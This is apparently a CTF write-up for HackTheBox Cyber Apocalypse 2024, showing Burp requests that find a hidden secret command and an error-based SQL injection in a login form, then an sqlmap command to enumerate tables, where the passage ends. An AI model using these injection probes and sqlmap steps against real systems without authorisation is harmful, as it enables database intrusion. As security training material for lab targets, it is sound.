HACKTHEBOX
CYBER APOCALYPSE
CTF 2024
HACKER ROYALE
9-13 MARCH


Introduction

Welcome to the "Cyber Apocalypse CTF 2024: Hackers Royale" CTF competition writeup, where we dive into the solutions for an array of challenges spanning Web, Reversing, Pwn, Forensics, and Misc categories. This event was a battleground for cybersecurity aficionados to test their mettle against real-world inspired puzzles, ranging from web vulnerabilities and binary exploitation to digital forensics and beyond. This writeup aims to dissect some of these challenges, providing a step-by-step analysis of the techniques and tools employed - from SQL injections to reversing application binaries, and network capture analysis. Through this document, I won’t only share the intricacies of solving each puzzle but also impart valuable cybersecurity insights and best practices. Whether you're an experienced participant or new to the CTF scene, this writeup serves as a comprehensive guide and learning resource, showcasing the depth and breadth of cybersecurity problem-solving.

Web

Flag command

Challenge description



CHALLENGE NAME

Flag Command

Embark on the "Dimensional Escape Quest" where you wake up in a mysterious forest maze that's not quite of this world. Navigate singing squirrels, mischievous nymphs, and grumpy wizards in a whimsical labyrinth that may lead to otherworldly surprises. Will you conquer the enchanted maze or find yourself lost in a different dimension of magical challenges? The journey unfolds in this mystical escape!


Step by step guide

This challenge was dedicated to the request analysis and exploitation. I started from discovering the functionality of the provided website. Website itself was mimicking a terminal window with a range of available commands.




```
You abruptly find yourself lucid in the middle of a bizarre, alien forest.
How the hell did you end up here?
Eerie, indistinguishable sounds ripple through the gnarled trees, setting the
hairs on your neck on edge.
Glancing around, you spot a gangly, grinning figure lurking in the shadows,
muttering 'Xclow3n' like some sort of deranged mantra, clearly waiting for you to
pass out or something. Creepy much?
Heads up! This forest isn't your grandmother's backyard.
It's packed with enough freaks and frights to make a horror movie blush. Time to
find your way out.
The stakes? Oh, nothing big. Just your friends, plunged into an abyss of darkness
and despair.
Punch in 'start' to kick things off in this twisted adventure!
```

I started playing with the terminal itself using Burp Suite and analyzed some of the requests that were submitted to the application server.



```
It's packed with enough freaks and frights to make a horror movie blush. Time to
find your way out.
The stakes? Oh, nothing big. Just your friends, plunged into an abyss of
darkness and despair.
Punch in 'start' to kick things off in this twisted adventure!

>> start

YOU WAKE UP IN A FOREST.

You have 4 options!
HEAD NORTH
HEAD SOUTH
HEAD EAST
HEAD WEST

>> NORTH

You do realise its not a park where you can just play around and move around
pick from options how are hard it is for you????
```

In general, all requests that were used by an application to send commands had only one option called command. Based on the provided command, you were able to receive a response and further instructions from the server. After trying several injection payloads with no success, I decided to analyze the application responses once again.



```
60  http://94.237.56.188:33879  POST  /api/monitor                     ✓  200  353   JSON
62  https://play.google.com     POST  /log?format=json&hasfast=true...  ✓  200  1219  JSON
63  https://play.google.com     POST  /log?format=json&hasfast=true...  ✓  200  1219  JSON
```


Request

```
rv:123.0) Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.56.188:33879/
Content-Type: application/json
Content-Length: 28
Origin: http://94.237.56.188:33879
DNT: 1
Sec-GPC: 1
Connection: close

{
  "command":"EXPLORE A CAVE"
}
```

Response

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.11.8
Date: Sat, 09 Mar 2024 16:23:55 GMT
Content-Type: application/json
Content-Length: 187
Connection: close

{
  "message":
  "You decide to explore a dark cave, only to find it's the hi
  deout of a group of partying bats. They invite you to join,
  but the loud music drives you insane. Game over!"
}
```

There was one interesting request that was used to retrieve a list of all possible options and one of the options was called *secret*, so I decided to submit it as a command to the server.




```
14  http://94.237.56.188:33879  GET   /api/options                        200  803   JSON
16  http://94.237.56.188:33879  GET   /favicon.ico                        404  205   JSON    ico
18  https://play.google.com     POST  /log?format=json&hasfast=true...  ✓  200  1219  JSON
19  https://play.google.com     POST  /log?format=json&hasfast=true...  ✓  200  1219  JSON
20  https://play.google.com     POST  /log?format=json&hasfast=true...  ✓  200  1219  JSON
21  https://mail.google.com     GET   / /scs/mail-static/ /js/k=gmail.mai...  200  1578  script
```

Request

```
GET /api/options HTTP/1.1
Host: 94.237.56.188:33879
User-Agent:                        Win64; x64;
rv:123.0) G
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.56.188:33879/
DNT: 1
Sec-GPC: 1
Connection: close

```

Response

```
    "FOLLOW A GLOWING BUTTERFLY",
    "SET UP CAMP"
  ],
  "4":[
    "ENTER A MAGICAL PORTAL",
    "SWIM ACROSS A MYSTERIOUS LAKE",
    "FOLLOW A SINGING SQUIRREL",
    "BUILD A RAFT AND SAIL DOWNSTREAM"
  ],
  "secret":[
    "Blip-blop, in a pickle with a hiccup! Shmiggity-shmack"
  ]
 }
}
```



Request

```
POST /api/monitor HTTP/1.1
Host: 94.237.56.188:33879
User-Agent:                                    r:123.0)
Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.56.188:33879/
Content-Type: application/json
Content-Length: 68
Origin: http://94.237.56.188:33879
DNT: 1
Sec-GPC: 1
Connection: close

{
  "command":
  "Blip-blop, in a pickle with a hiccup! Shmiggity-shmack"
}
```

Response

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.11.8
Date: Sat, 09 Mar 2024 16:36:08 GMT
Content-Type: application/json
Content-Length: 67
Connection: close

{
  "message":"HTB{D3v3l0p3r_t00l5_4r3_b35t_wh4t_y0u_Th1nk??!}"
}
```


As a result, an application returned the flag. As you can see, it was an easy challenge and a good example of information oversharing consequences and how they can be used by attackers.

Flag

HTB{D3v3l0p3r_t00l5_4r3_b35t_wh4t_y0u_Th1nk??!}

KORP Terminal

Challenge description



CHALLENGE NAME

KORP Terminal


Your faction must infiltrate the KORP™ terminal and gain access to the Legionaries' privileged information and find out more about the organizers of the Fray. The terminal login screen is protected by state-of-the-art encryption and security protocols.

Step by step guide

Second challenge was also created in a form of online terminal but this time it had an authentication page.



```
KORP Terminal - User Authentication

Username:
Password:

  Log-in    Close connection
```

So, I started from trying the possible injection payloads and managed to detect Error-based SQL injection there.



```
POST / HTTP/1.1
Host: 94.237.54.164:54639
User-Agent: [redacted] r:123.0)
Gecko/20100101 Firefox/123.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://94.237.54.164:54639
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://94.237.54.164:54639/
Upgrade-Insecure-Requests: 1

username=admin&password=admin
```

```
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.0.1 Python/3.12.2
Date: Sat, 09 Mar 2024 17:56:17 GMT
Content-Type: application/json
Content-Length: 39
Connection: close

{
  "message":"Invalid user or password"
}
```




```
POST / HTTP/1.1
Host: 94.237.54.164:54639
User-Agent: [redacted] x64; rv:123.0)
Gecko/20100[redacted]
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://94.237.54.164:54639
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://94.237.54.164:54639/
Upgrade-Insecure-Requests: 1

username=admin'&password=admin
```


```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: Werkzeug/3.0.1 Python/3.12.2
Date: Sat, 09 Mar 2024 17:56:49 GMT
Content-Type: application/json
Content-Length: 238
Connection: close

{
  "error":{
    "message":[
      "1064",
      "1064 (42000): You have an error in your SQL syntax; check
       the manual that corresponds to your MariaDB server versio
      n for the right syntax to use near ''admin''' at line 1",
      "42000"
    ],
    "type":"ProgrammingError"
  }
}
```

In order to automate the process, I decided to use the *sqlmap* tool with the following command:
sqlmap -r request.txt -p username –level 3 –technique=E –ignore-code=401 –tables

where *request.txt* was a file with the copied from Burp Suite request.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -r request.txt -p username --level 3 --technique=E --ignore-code=401 --tables
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.4#stable}
|_ -| . [,]     | .'| . |
